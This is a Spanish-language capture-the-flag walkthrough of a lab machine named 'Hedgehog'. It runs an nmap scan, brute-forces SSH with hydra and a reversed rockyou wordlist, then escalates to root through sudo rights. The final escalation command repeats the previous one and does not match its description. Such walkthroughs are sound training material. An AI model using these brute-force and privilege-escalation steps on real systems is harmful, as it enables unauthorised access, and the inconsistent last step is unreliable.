Hedgehog

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:


nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)

- **-p-**: Escanea todos los puertos .
- **-sS**: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.
- **-sC**: Ejecuta scripts predeterminados para recopilar más información del sistema.
- **-sV**: Detecta las versiones de los servicios en ejecución.
- **--min-rate 5000**: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- **-n**: No realiza resolución DNS, trabaja directamente con direcciones IP.
- **-vvv**: Muestra información detallada y actualizaciones constantes durante el escaneo.
- **-Pn**: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.

una vez realizado el escaneo vemos que tenemos dos puertos abiertos


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 34:0d:04:25:20:b6:e5:fc:c9:0d:cb:c9:6c:ef:bb:a0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNt2acaF9CKWqvibDqz36bJdq
ullFAzNST6vJm0xFrlmpgS6fZb5+l3aTYFC18zyNU=
|   256 05:56:e3:50:e8:f4:35:96:fe:6b:94:c9:da:e9:47:1f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH2vWYkHZteiOgnLadFoN6gkctYlQYhtwGFeA7lm1OKE
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 22 tiene SSH, pero como su versión es alta, nos enfocaremos en el puerto 80, que tiene HTTP. Esto significa que si ponemos la IP en el navegador, nos llevará a una página web.



En la página web solo nos aparece un nombre extraño por lo que supondre que se trata de un nombre de usuario así que le realizaré un ataque de fuerza bruta con hydra utilizando el siguiente comando:

hydra -l tails -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2



Después de un tiempo vemos como el ataque todavía no ha encontrado la contraseña.

Después de una pequeña investigación me doy cuenta que la palabra tail significa extremo de cola en inglés por lo que el problema podría estar en que la contraseña está al final del diccionario y por ende tardaríamos mucho en encontrar la contraseña. Una soluciòn a esto sería darle la vuelta al diccionario para que que empiece por el final con los siguiente comandos:


cp /usr/share/wordlists/rockyou.txt /home/kali

tac rockyou.txt >>invertido.txt

sed -i 's/ //g' invertido.txt


Y realizamos ahora el ataque de hydra con el nuevo usuario

hydra -l tails -P /home/kali/invertido.txt ssh://172.17.0.2



Ahora nos encuentra la contraseña rápido por lo que nos conectamos con:

ssh tails@172.17.0.2



Ya estamos dentro y con el comando **whoami** vemos que no somos root , habrá que escalar privilegios.

Una forma sencilla es buscar binarios SUID que podamos aprovechar para escalar privilegios con el comando : **find / -perm -4000 2>/dev/null**

o binarios Sudo con **sudo -l**

No hemos encontrado ningún binario SUID para escalar privilegios pero al hacer **sudo -l** nos topamos con que el usuario sonic puede ejecutar cualquier comando por lo que nos cambiamos al usuario sonic con : **sudo -u sonic /bin/bash** y cuando seamos sonic nos cambiamos a root con **sudo -u sonic /bin/bash**.

ya somos root.